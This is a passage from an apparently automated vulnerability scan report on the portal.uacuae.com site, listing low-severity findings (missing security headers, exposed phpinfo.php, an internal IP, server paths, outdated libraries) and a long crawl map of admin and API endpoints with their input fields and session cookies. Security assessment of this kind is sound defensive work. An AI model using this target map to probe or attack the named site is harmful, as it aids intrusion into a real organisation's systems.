GET /admin/ HTTP/1.1
Cookie: PHPSESSID=gdall5h05b33n5ee0kvch64t6t
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Host: portal.uacuae.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
Connection: Keep-alive
```

Recommendation

Restrict access to these directories or remove them from the website.

References

Web Server Security and Database Server Security
https://www.acunetix.com/websitesecurity/webserver-security/

Content Security Policy (CSP) not implemented

Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injection attacks.

Content Security Policy (CSP) can be implemented by adding a **Content-Security-Policy** header. The value of this header is a string containing the policy directives describing your Content Security Policy. To implement CSP, you should define lists of allowed origins for the all of the types of resources that your site utilizes. For example, if you have a simple site that needs to load scripts, stylesheets, and images hosted locally, as well as from the jQuery library from their CDN, the CSP header could look like the following:

```
Content-Security-Policy:
default-src 'self';
script-src 'self' https://code.jquery.com;
```

It was detected that your web application doesn't implement Content Security Policy (CSP) as the CSP header is missing from the response. It's recommended to implement Content Security Policy (CSP) into your web application.

Impact

CSP can be used to prevent and/or mitigate attacks that involve content/code injection, such as cross-site scripting/XSS attacks, attacks that require embedding a malicious resource, attacks that involve malicious use of iframes, such as clickjacking attacks, and others.

---

https://portal.uacuae.com/

Paths without CSP header:

- https://portal.uacuae.com/phpinfo.php
- https://portal.uacuae.com/admin/
- https://portal.uacuae.com/api/
- https://portal.uacuae.com/admin/Learning_question.php
- https://portal.uacuae.com/icons/
- https://portal.uacuae.com/api/PHPMailer/
- https://portal.uacuae.com/admin/assets/plugins/toastr/toastr.min.css
- https://portal.uacuae.com/api/PHPMailer/PHPMailer/

- https://portal.uacuae.com/api/admit_card.php
- https://portal.uacuae.com/api/answer.php
- https://portal.uacuae.com/admin/Question_management.php
- https://portal.uacuae.com/
- https://portal.uacuae.com/admin/accessor_list.php
- https://portal.uacuae.com/api/candidate_bulk_upload.php
- https://portal.uacuae.com/index.php
- https://portal.uacuae.com/program.php
- https://portal.uacuae.com/employer_new/document.php
- https://portal.uacuae.com/images/background/
- https://portal.uacuae.com/ajax_filter.php
- https://portal.uacuae.com/assets/
- https://portal.uacuae.com/fonts/

Request

```
GET /phpinfo.php HTTP/1.1
Referer: https://portal.uacuae.com/
Cookie: PHPSESSID=gdall5h05b33n5ee0kvch64t6t
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Host: portal.uacuae.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
Connection: Keep-alive
```

Recommendation

It's recommended to implement Content Security Policy (CSP) into your web application. Configuring Content Security Policy involves adding the **Content-Security-Policy** HTTP header to a web page and giving it values to control resources the user agent is allowed to load for that page.

References

Content Security Policy (CSP)
https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP

Implementing Content Security Policy
https://hacks.mozilla.org/2016/02/implementing-content-security-policy/

Content type is not specified

These page(s) does not set a Content-Type header value. This value informs the browser what kind of data to expect. If this header is missing, the browser may incorrectly handle the data. This could lead to security problems.

Impact

None

---

https://portal.uacuae.com/

Verified

Pages where the content-type header is not specified:

- https://portal.uacuae.com/api/PHPMailer/PHPMailer/LICENSE
- https://portal.uacuae.com/api/PHPMailer/PHPMailer/VERSION
- https://portal.uacuae.com/api/PHPMailer/PHPMailer/composer.lock
- https://portal.uacuae.com/admin/php_errorlog
- https://portal.uacuae.com/admin/assets/images/user.jfif

Request

```
GET /api/PHPMailer/PHPMailer/LICENSE HTTP/1.1
Referer: https://portal.uacuae.com/api/PHPMailer/PHPMailer/
Cookie:
PHPSESSID=7a1kr85i6e5bk0rgfb0eiitp8v;__hstc=95862851.7ba95a2f83a3dc32f9b521b2c35b0f6f.1682490182755
.1682490182755.1682490182755.1;hubspotutk=7ba95a2f83a3dc32f9b521b2c35b0f6f;__hssrc=1;__hssc=9586285
1.1.1682490182756;messagesUtk=3822ad4c94024e7da26cddbaf2a5f82b
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Host: portal.uacuae.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
Connection: Keep-alive
```

Recommendation

Set a Content-Type header value for these page(s).

Email addresses

One or more email addresses have been found on this website. The majority of spam comes from email addresses harvested off the internet. The spam-bots (also known as email harvesters and email extractors) are programs that scour the internet looking for email addresses on any website they come across. Spambot programs look for strings like myname@mydomain.com and then record any addresses found.

Impact

Email addresses posted on Web sites may attract spam.

---

https://portal.uacuae.com/

Emails found:

- https://portal.uacuae.com/forgot_pass.php
  ceo@uacuae.com
- https://portal.uacuae.com/faqs.php
  ceo@uacuae.com
- https://portal.uacuae.com/include/footer.php
  ceo@uacuae.com
- https://portal.uacuae.com/include/header.php
  ceo@uacuae.com

Request

```
GET /forgot_pass.php HTTP/1.1
Referer: https://portal.uacuae.com/
Cookie:
PHPSESSID=7a1kr85i6e5bk0rgfb0eiitp8v;__hstc=95862851.a51351310614bf3dcdde9ddf433d6e97.1682490337083
.1682490337083.1682490337083.1;hubspotutk=a51351310614bf3dcdde9ddf433d6e97;__hssrc=1;__hssc=9586285
1.1.1682490337084;messagesUtk=3822ad4c94024e7da26cddbaf2a5f82b
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Host: portal.uacuae.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
Connection: Keep-alive
```

Recommendation

Check references for details on how to solve this problem.

References

Anti-spam techniques
https://en.wikipedia.org/wiki/Anti-spam_techniques

Error page web server version disclosure

Application errors or warning messages may disclose sensitive information about an application's internal workings to an attacker.

Acunetix found the web server version number and a list of modules enabled on the target server. Consult the 'Attack details' section for more information about the affected page.

Impact

Error messages information about an application's internal workings may be used to escalate attacks.

---

https://portal.uacuae.com/

Request

```
GET /Mtimztuvkg HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Host: portal.uacuae.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
Connection: Keep-alive
```

Recommendation

Properly configure the web server not to disclose information about an application's internal workings to the user. Consult the 'Web references' section for more information.

References

Custom Error Responses (Apache HTTP Server)
https://httpd.apache.org/docs/current/custom-error.html

server_tokens (Nginx)
http://nginx.org/en/docs/http/ngx_http_core_module.html#server_tokens

Remove Unwanted HTTP Response Headers (Microsoft IIS)

https://blogs.msdn.microsoft.com/varunm/2013/04/23/remove-unwanted-http-response-headers/

Insecure Referrer Policy

Referrer Policy controls behaviour of the Referer header, which indicates the origin or web page URL the request was made from. The web application uses insecure Referrer Policy configuration that may leak user's information to third-party sites.

Impact

In some sitatations, an attacker may leak user's private data

---

https://portal.uacuae.com/

URLs where Referrer Policy configuration is insecure:

- https://portal.uacuae.com/phpinfo.php
- https://portal.uacuae.com/admin/
- https://portal.uacuae.com/api/
- https://portal.uacuae.com/admin/Learning_question.php
- https://portal.uacuae.com/icons/
- https://portal.uacuae.com/api/PHPMailer/
- https://portal.uacuae.com/admin/assets/plugins/toastr/toastr.min.css
- https://portal.uacuae.com/api/PHPMailer/PHPMailer/
- https://portal.uacuae.com/api/admit_card.php
- https://portal.uacuae.com/api/answer.php

Request

```
GET /phpinfo.php HTTP/1.1
Referer: https://portal.uacuae.com/
Cookie: PHPSESSID=gdall5h05b33n5ee0kvch64t6t
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

```
Accept-Encoding: gzip,deflate
Host: portal.uacuae.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
Connection: Keep-alive
```

Recommendation

Consider setting Referrer-Policy header to 'strict-origin-when-cross-origin' or a stricter value

References

Referrer-Policy
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy

Internal IP address disclosure

One or more strings matching an internal IPv4 address were found. These IPv4 addresses may disclose information about the IP addressing scheme of the internal network. This information can be used to conduct further attacks.

The significance of this finding should be confirmed manually.

Impact

Possible sensitive information disclosure.

---

https://portal.uacuae.com/

Pages with internal IPs:

- https://portal.uacuae.com/phpinfo.php
  10.0.0.4

Request

```
GET /phpinfo.php HTTP/1.1
Referer: https://portal.uacuae.com/
Cookie: PHPSESSID=gdall5h05b33n5ee0kvch64t6t
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Host: portal.uacuae.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
```

```
Connection: Keep-alive
```

Recommendation

Prevent this information from being displayed to the user.

Javascript Source map detected

Client side Javascript source code can be combined, minified or compiled. A source map is a file that maps from the transformed source to the original source. Source map may help an attacker to read and debug Javascript.

Impact

Access to source maps may help an attacker to read and debug Javascript code. It simplifies finding client-side vulnerabilities

---

https://portal.uacuae.com/

Confidence: 80%

URLs where links to SourceMaps were found:

- sourceMappingURL in JS body - https://portal.uacuae.com/js/combining.js
- sourceMappingURL in JS body - https://portal.uacuae.com/employer_new/js/combining.js

Request

```
GET /js/combining.js HTTP/1.1
Host: portal.uacuae.com
accept-language: en-US
accept: */*
cookie: PHPSESSID=7a1kr85i6e5bk0rgfb0eiitp8v
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: script
Referer: https://portal.uacuae.com/
Accept-Encoding: gzip,deflate
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
```

Recommendation

According to the best practices, source maps should not be accesible for an attacker. Consult web references for more information

References

Using sourcemaps on production without exposing the source code
https://itnext.io/using-sourcemaps-on-production-without-revealing-the-source-code-%EF%B8%8F-d41e78e20c89

SPA source code recovery by un-Webpacking source maps
https://medium.com/@rarecoil/spa-source-code-recovery-by-un-webpacking-source-maps-ef830fc2351d

Outdated JavaScript libraries

You are using an outdated version of one or more JavaScript libraries. A more recent version is available. Although your version was not found to be affected by any security vulnerabilities, it is recommended to keep libraries up to date.

Impact

Consult References for more information.

---

https://portal.uacuae.com/

Confidence: 95%

- **GSAP 1.18.0**
  - URL: https://portal.uacuae.com/main/js/rev-slider/jquery.themepunch.tools.min.js
  - Detection method: The library's name and version were determined based on the file's contents.
  - References:
    - https://github.com/greensock/GSAP/releases

Request

```
GET /main/js/rev-slider/jquery.themepunch.tools.min.js HTTP/1.1
Referer: https://portal.uacuae.com/main/
Cookie:
PHPSESSID=7a1kr85i6e5bk0rgfb0eiitp8v;__hstc=95862851.5ff76e4a9bb1eeef92e2fb0dc5eb9e85.1682498002196
.1682498002196.1682498002196.1;hubspotutk=5ff76e4a9bb1eeef92e2fb0dc5eb9e85;__hssrc=1;__hssc=9586285
1.1.1682498002197;messagesUtk=3822ad4c94024e7da26cddbaf2a5f82b
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Host: portal.uacuae.com
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
Connection: Keep-alive
```

---

https://portal.uacuae.com/

Confidence: 95%

- **bootstrap.js 3.3.6**
  - URL: https://portal.uacuae.com/main/js/bootstrap.min.js
  - Detection method: The library's name and version were determined based on the file's contents.
  - References:
    - https://github.com/twbs/bootstrap/releases

Request

```
GET /main/js/bootstrap.min.js HTTP/1.1
Referer: https://portal.uacuae.com/main/
Cookie:
PHPSESSID=7a1kr85i6e5bk0rgfb0eiitp8v;__hstc=95862851.5ff76e4a9bb1eeef92e2fb0dc5eb9e85.1682498002196
.1682498002196.1682498002196.1;hubspotutk=5ff76e4a9bb1eeef92e2fb0dc5eb9e85;__hssrc=1;__hssc=9586285
1.1.1682498002197;messagesUtk=3822ad4c94024e7da26cddbaf2a5f82b
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Host: portal.uacuae.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
Connection: Keep-alive
```

---

https://portal.uacuae.com/

Confidence: 95%

- **jQuery Validation 1.14.0**
  - URL: https://portal.uacuae.com/main/js/validation.js
  - Detection method: The library's name and version were determined based on the file's contents.
  - References:
    - https://github.com/jquery-validation/jquery-validation/releases/

Request

```
GET /main/js/validation.js HTTP/1.1
Referer: https://portal.uacuae.com/main/
Cookie:
PHPSESSID=7a1kr85i6e5bk0rgfb0eiitp8v;__hstc=95862851.5ff76e4a9bb1eeef92e2fb0dc5eb9e85.1682498002196
.1682498002196.1682498002196.1;hubspotutk=5ff76e4a9bb1eeef92e2fb0dc5eb9e85;__hssrc=1;__hssc=9586285
1.1.1682498002197;messagesUtk=3822ad4c94024e7da26cddbaf2a5f82b
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Host: portal.uacuae.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
Connection: Keep-alive
```

Recommendation

Upgrade to the latest version.

Password type input with auto-complete enabled

When a new name and password is entered in a form and the form is submitted, the browser asks if the password should be saved.Thereafter when the form is displayed, the name and password are filled in automatically or are completed as the name is entered. An attacker with local access could obtain the cleartext password from the browser cache.

Impact

Possible sensitive information disclosure.

---

https://portal.uacuae.com/

Pages with auto-complete password inputs:

- https://portal.uacuae.com/

  ```
  Form name: <empty>
  Form action: <empty>
  Form method: POST
  Password input: pwd
  ```

- https://portal.uacuae.com/index.php

  ```
  Form name: <empty>
  Form action: <empty>
  Form method: POST
  Password input: pwd
  ```

- https://portal.uacuae.com/forgot_pass.php

  ```
  Form name: <empty>
  Form action: <empty>
  ```

```
Form method: POST
Password input: pwd
```

- https://portal.uacuae.com/index1.php

```
Form name: <empty>
Form action: <empty>
Form method: POST
Password input: pwd
```

- https://portal.uacuae.com/faqs.php

```
Form name: <empty>
Form action: <empty>
Form method: POST
Password input: pwd
```

- https://portal.uacuae.com/include/footer.php

```
Form name: <empty>
Form action: #
Form method: POST
Password input: password
```

Request

```
GET / HTTP/1.1
Referer: https://portal.uacuae.com/api/answer.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
Cookie:
PHPSESSID=7a1kr85i6e5bk0rgfb0eiitp8v;__hstc=95862851.7ba95a2f83a3dc32f9b521b2c35b0f6f.1682490182755
.1682490182755.1682490182755.1;hubspotutk=7ba95a2f83a3dc32f9b521b2c35b0f6f;__hssrc=1;__hssc=9586285
1.1.1682490182756
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Host: portal.uacuae.com
Connection: Keep-alive
```

Recommendation

The password auto-complete should be disabled in sensitive applications.
To disable auto-complete, you may use a code similar to:

```
<INPUT TYPE="password" AUTOCOMPLETE="off">
```

Possible server path disclosure (Unix)

One or more fully qualified path names were found. From this information the attacker may learn the file system structure from the web server. This information can be used to conduct further attacks.

This alert may be a false positive, manual confirmation is required.

Impact

Possible sensitive information disclosure.

---

https://portal.uacuae.com/

Pages with paths being disclosed:

- https://portal.uacuae.com/phpinfo.php
  >/etc/php/7.2/apache2

Request

```
GET /phpinfo.php HTTP/1.1
Referer: https://portal.uacuae.com/
Cookie: PHPSESSID=gdall5h05b33n5ee0kvch64t6t
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Host: portal.uacuae.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
Connection: Keep-alive
```

Recommendation

Prevent this information from being displayed to the user.

References

Full Path Disclosure
https://www.owasp.org/index.php/Full_Path_Disclosure

Subresource Integrity (SRI) not implemented

Subresource Integrity (SRI) is a security feature that enables browsers to verify that third-party resources they fetch (for example, from a CDN) are delivered without unexpected manipulation. It works by allowing developers to provide a cryptographic hash that a fetched file must match.

Third-party resources (such as scripts and stylesheets) can be manipulated. An attacker that has access or has hacked the hosting CDN can manipulate or replace the files. SRI allows developers to specify a base64-encoded cryptographic hash of the resource to be loaded. The integrity attribute containing the hash is then added to the <script> HTML element tag. The integrity string consists of a base64-encoded hash, followed by a prefix that depends on the hash algorithm. This prefix can either be sha256, sha384 or sha512.

The script loaded from the external URL specified in the Details section doesn't implement Subresource Integrity (SRI). It's recommended to implement Subresource Integrity (SRI) for all the scripts loaded from external hosts.

Impact

An attacker that has access or has hacked the hosting CDN can manipulate or replace the files.

---

https://portal.uacuae.com/

Pages where SRI is not implemented:

- https://portal.uacuae.com/
  Script SRC: **https://www.googletagmanager.com/gtag/js?id=G-23GME28PH3**

- https://portal.uacuae.com/
  Script SRC: **https://www.google.com/recaptcha/api.js**

Request

```
GET / HTTP/1.1
Referer: https://portal.uacuae.com/api/answer.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
Cookie:
PHPSESSID=7a1kr85i6e5bk0rgfb0eiitp8v;__hstc=95862851.7ba95a2f83a3dc32f9b521b2c35b0f6f.1682490182755
.1682490182755.1682490182755.1;hubspotutk=7ba95a2f83a3dc32f9b521b2c35b0f6f;__hssrc=1;__hssc=9586285
1.1.1682490182756
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Host: portal.uacuae.com
Connection: Keep-alive
```

---

https://portal.uacuae.com/admin/Learning_question.php

Pages where SRI is not implemented:

- https://portal.uacuae.com/admin/Learning_question.php
  Script SRC: **https://cdn.ckeditor.com/ckeditor5/19.1.0/classic/ckeditor.js**

Request

```
GET /admin/Learning_question.php HTTP/1.1
Referer: https://portal.uacuae.com/admin/
Cookie: PHPSESSID=gdall5h05b33n5ee0kvch64t6t
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Host: portal.uacuae.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
Connection: Keep-alive
```

---

https://portal.uacuae.com/registration.php

Pages where SRI is not implemented:

- https://portal.uacuae.com/registration.php
  Script SRC: **https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js**

Request

```
GET /registration.php HTTP/1.1
Referer: https://portal.uacuae.com/
Cookie:
PHPSESSID=7a1kr85i6e5bk0rgfb0eiitp8v;__hstc=95862851.a51351310614bf3dcdde9ddf433d6e97.1682490337083
.1682490337083.1682490337083.1;hubspotutk=a51351310614bf3dcdde9ddf433d6e97;__hssrc=1;__hssc=9586285
1.1.1682490337084;messagesUtk=3822ad4c94024e7da26cddbaf2a5f82b
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Host: portal.uacuae.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.61 Safari/537.36
Connection: Keep-alive
```

Recommendation

Use the SRI Hash Generator link (from the References section) to generate a <script> element that implements Subresource Integrity (SRI).

For example, you can use the following <script> element to tell a browser that before executing the https://example.com/example-framework.js script, the browser must first compare the script to the expected hash, and verify that there's a match.

```
<script src="https://example.com/example-framework.js"
integrity="sha384-oqVuAfXRKap7fdgcCY5uykM6+R9GqQ8K/uxy9rx7HNQlGYl1kPzQho1wx4JwY8wC"
crossorigin="anonymous"></script>
```

References

Subresource Integrity
https://developer.mozilla.org/en-US/docs/Web/Security/Subresource_Integrity

SRI Hash Generator
https://www.srihash.org/

Coverage

- https://portal.uacuae.com
  - Inputs
    - POST dactivate, login, pwd, username, active, user_id, candidate_name, email, message, mobile_no, sumbit_now
  - admin
    - ajax
    - assets
      - css
        - images
        - app.min.css
        - jquery-ui-1.10.0.custom.css
      - fonts
      - images
        - big
        - users
        - user.jfif
      - js
      - libs
        - magnific-popup
          - magnific-popup.css
      - plugins
        - toastr
          - toastr.min.css
      - transfer
      - forgot_pass.php
        - Inputs
          - POST spoc_email, submit_data
    - check
    - css
    - document
    - exports
    - firebase

- config.php
- image
  - countries
  - sectors
- include
- js
- js1
- pdf
- PHPMailer
- video
- accessor_list.php
- action_log_details.php
- add_accessor.php
- add_action_log.php
- add_apc.php
- add_apc1.php
- add_assessment.php
- add_awarding_bodies.php
- add_batch.php
- add_center.php
- add_document.php
- add_employer.php
- add_exam.php
- add_job_role.php
- add_module.php
- add_occupational_standard.php
- add_online_program.php
- add_organization.php
- add_performance_criteria_list.php
- add_performance_criteria_nks.php
- add_performance_criteria.php
- add_program_coordinator.php
- add_program.php

add_question_button.php
add_question_language.php
add_question_languagek.php
add_question_online.php
add_question_preview.php
add_question_sector.php
add_question.php
add_sector.php
add_skill_qualification.php
add_sub_sector.php
add_user.php
add_video.php
ajaxmodal.php
ajaxmodal1.php
ajaxquestion.php
apc_list.php
arch_proctoring_batch_list.php
assessment_list.php
assessment.php
assign_awarding_body.php
assign_qmm_osjobrole.php
assign_question_element_grp.php
attendance_list.php
awarding_bodies_list.php
batch_list.php
candidate_list.php
candidate_result.php
center_list.php
certificate_list.php
certificate_old.php
certificate_template.php
certificate.php
certified_candidate.php

changepassword.php

changepassword1.php

check_logs_list.php

content_dashboard.php

dashboard.php

edit_apc.php

edit_jobrole.php

edit_module.php

edit_occupational_standard.php

edit_occupational.php

edit_online_question.php

edit_os.php

edit_pc.php

edit_question.php

employer_list.php

exam_dashboard.php

exam_list.php

finance_dashboard.php

implementation_dashboard.php

job_role_list.php

jobrole-template.php

learning_dashboard.php

learning_document.php

Learning_question.php

learning-center.php

learning-videos.php

list_all_options.php

list_all_question.php

logout.php

mock_test_result.php

module_list.php

occupational_standard_list.php

online_certified_candidate_list.php

online_program_list.php
online_question_list.php
organization_list.php
organization_list1.php
payment_report.php
performance_criteria_list.php
performance_criteria.php
php_errorlog
practical_result.php
proctoring_batch_ist.php
proctoring_result.php
proctoring_submission.php
program_coordinator_list.php
program_list.php
qmm_jobRole_secAdvisor.php
qmm_jobRole.php
qmm_osjobrole.php
question_list.php
Question_management.php
result_list.php
sector_list.php
skill_qualification_list.php
sub_sector_list.php
testupdate1.php
theory_result.php
track_progress.php
update_question_bank.php
user_management_list.php
view_accessor.php
view_apc_list.php
view_assessment.php
view_attendance_candidate.php
view_attendance.php

- view_awardingbody.php
- view_batch.php
- view_candidate_proctaring.php
- view_candidate.php
- view_center.php
- view_certificate.php
- view_employer_old.php
- view_employer.php
- view_job_role.php
- view_mock_test_result.php
- view_module.php
- view_occupational_standard.php
- view_online_course.php
- view_online_question.php
- view_organization.php
- view_performance_criteria.php
- view_proctaring.php
- view_proctoring_candidate.php
- view_program_coordinator.php
- view_program.php
- view_question.php
- view_quiz.php
- view_result.php

ajax

- get_user.php
  - Inputs
    - POST , username
- getstate.php
  - Inputs
    - POST country_id
- getstdcode.php
  - Inputs
    - POST jobrcIdc1

- api
  - css
    - skin
      - skin-1.min.css
    - plugins.min.css
    - style.min.css
    - templete.min.css
  - dompdf
  - firebase
    - Inputs
      - GET include_image, message, push_type, regId, title
    - config.php
  - images
  - js
    - combining.js
  - PHPMailer
    - PHPMailer
      - examples
        - images
        - scripts
        - code_generator.phps
        - exceptions.phps
        - gmail.phps
        - mail.phps
        - mailing_list.phps
        - pop_before_smtp.phps
        - sendmail.phps
        - smtp_check.phps
        - smtp_no_auth.phps
        - smtp.phps
      - extras
      - language
      - class.phpmailer.php
      - class.phpmaileroauth.php

- class.phpmaileroauthgoogle.php
- class.pop3.php
- class.smtp.php
- composer.json
- composer.lock
- get_oauth_token.php
- LICENSE
- PHPMailerAutoload.php
- VERSION

- plugins
  - fontawesome
    - css
      - font-awesome.min.css
  - themify
    - themify-icons.css
- admit_card.php
- answer.php
- candidate_bulk_upload.php
  - Inputs
    - POST file, importcandidate
- candidate_list.php
- candidate_otp_varification.php
- candidate_registration.php
- change_password.php
- change_password1.php
- checking.php
- config.php
- dashboard.php
- dawnload_general.php
- dawnload_video.php
- download_admit_card.php
- download_candidate_batch.php
- download_candidate_data.php

- download_document.php
- download_general.php
- download_online_candidate_module.php
- download_program.php
- download_quiz.php
- edit_candidate_profile.php
- forgot_password.php
- function.php
- insertcart.php
- insertonlinecart.php
- login.php
- onsite_booking.php
- otp_varification.php
- pdf.php
- quiz.php
- register.php
- resend_otp.php
- set_password.php
- submit_quiz.php
- Template.csv
- updatecart.php
- updateonlinecart.php

assets

- css
- fonts
- images
- js
- libs
- transfer
- fullcalendar.min.css
- fullcalendar.min.js
- moment.min.js

css

- skin
  - skin-1.css
  - skin-1.min.css
- plugins.min.css
- style.min.css
- templete.min.css

employer_new

- css
  - skin
    - skin-1.min.css
  - plugins.min.css
  - style.min.css
  - templete.min.css
- documents
  - #fragments
    - toolbar=0&navpanes=0&scrollbar=0
- images
  - background
  - main-slider
  - our-work
- includes
- js
  - %url%
  - combining.js
- plugins
  - fontawesome
    - css
      - font-awesome.min.css
    - fonts
  - themify
    - fonts
    - themify-icons.css
- dashboard.php
- document.php

- error-404.html
- logout.php
- fonts
- icons
- images
  - background
  - countries
  - main-slider
  - our-work
- include
  - assets
    - css
      - app.min.css
    - images
    - js
      - app.min.js
      - custom.js
      - vendor.min.js
    - libs
      - bootstrap-datepicker
        - bootstrap-datepicker.min.js
      - bootstrap-daterangepicker
        - daterangepicker.js
      - dropify
        - dropify.min.js
      - jquery-mask-plugin
        - jquery.mask.min.js
      - moment
        - moment.js
      - multiselect
        - jquery.multi-select.js
      - select2
        - select2.full.min.js
  - css

- responsive.css
- style.css
- images
  - fav-icon
  - logo
- js
  - rev-slider
    - jquery.themepunch.revolution.min.js
    - jquery.themepunch.tools.min.js
    - revolution.extension.actions.min.js
    - revolution.extension.carousel.min.js
    - revolution.extension.kenburn.min.js
    - revolution.extension.layeranimation.min.js
    - revolution.extension.migration.min.js
    - revolution.extension.navigation.min.js
    - revolution.extension.parallax.min.js
    - revolution.extension.slideanims.min.js
    - revolution.extension.video.min.js
  - bootstrap.min.js
  - custom.js
  - imagezoom.js
  - isotope.js
  - jquery.appear.js
  - jquery.countTo.js
  - jquery.fancybox.pack.js
  - jquery.fitvids.js
  - jquery.js
  - jquery.magnific-popup.min.js
  - jquery.mixitup.min.js
  - jquery.polyglot.language.switcher.js
  - menu.js
  - nouislider.js
  - owl.carousel.min.js

- pie-chart.js
- SmoothScroll.js
- validation.js
- wow.js
- candidate_head.php
- candidate_registration.php
- footer.php
  - Inputs
    - POST email, password, submit_login
- head.php
- header.php
- index.php
- js.php

includes

js
- %url%
- combining.js

main
- #fragments
  - about-us
  - contact-us
  - home
  - offering
  - offerings
  - partner
  - partners
- assets
  - coloredbg.html
  - gridtile_3x3_white.html
  - gridtile_3x3.html
  - gridtile_white.html
  - gridtile.html
  - loader.html

- css
  - images
    - controls.html
    - ui-bg_glass_55_fbf9ee_1x400.html
    - ui-bg_glass_65_ffffff_1x400.html
    - ui-bg_glass_75_dadada_1x400.html
    - ui-bg_glass_75_e6e6e6_1x400.html
    - ui-bg_glass_95_fef1ec_1x400.html
    - ui-bg_highlight-soft_75_cccccc_1x100.html
    - ui-icons_222222_256x240.html
    - ui-icons_2e83ff_256x240.html
    - ui-icons_454545_256x240.html
    - ui-icons_888888_256x240.html
    - ui-icons_cd0a0a_256x240.html
  - animate.min.css
  - bootstrap-select.min.css
  - bootstrap.min.css
  - closedhand.html
  - flexslider.css
  - font-awesome.css
  - icomoon.css
  - imagehover.min.css
  - jquery-ui.css
  - jquery-ui.theme.css
  - jquery.bootstrap-touchspin.css
  - jquery.bxslider.css
  - jquery.fancybox.css
  - layers.css
  - magnific-popup.css
  - menu.css
  - navigation.css
  - nouislider.css
  - nouislider.pips.css

- openhand.html
- owl.carousel.css
- owl.video.play.html
- player.css
- polyglot-language-switcher.css
- responsive.css
- settings.css
- style.css

- fonts
  - webfont
    - flexslider-icon.html
  - webfonts
    - flexslider-icon-2.html
    - flexslider-icon-3.html
      - #fragments
        - flexslider-icon
    - flexslider-icon.html
    - flexslider-icond41d.html
      - #fragments
        - iefix

- images
  - background
  - fancybox
  - fav-icon
  - flags
    - de.html
    - es.html
    - fr.html
    - gb.html
    - it.html
  - icons
  - logo
  - partners

- resource
- include
- js
  - rev-slider
    - jquery.themepunch.revolution.min.js
    - jquery.themepunch.tools.min.js
    - revolution.extension.actions.min.js
    - revolution.extension.carousel.min.js
    - revolution.extension.kenburn.min.js
    - revolution.extension.layeranimation.min.js
    - revolution.extension.migration.min.js
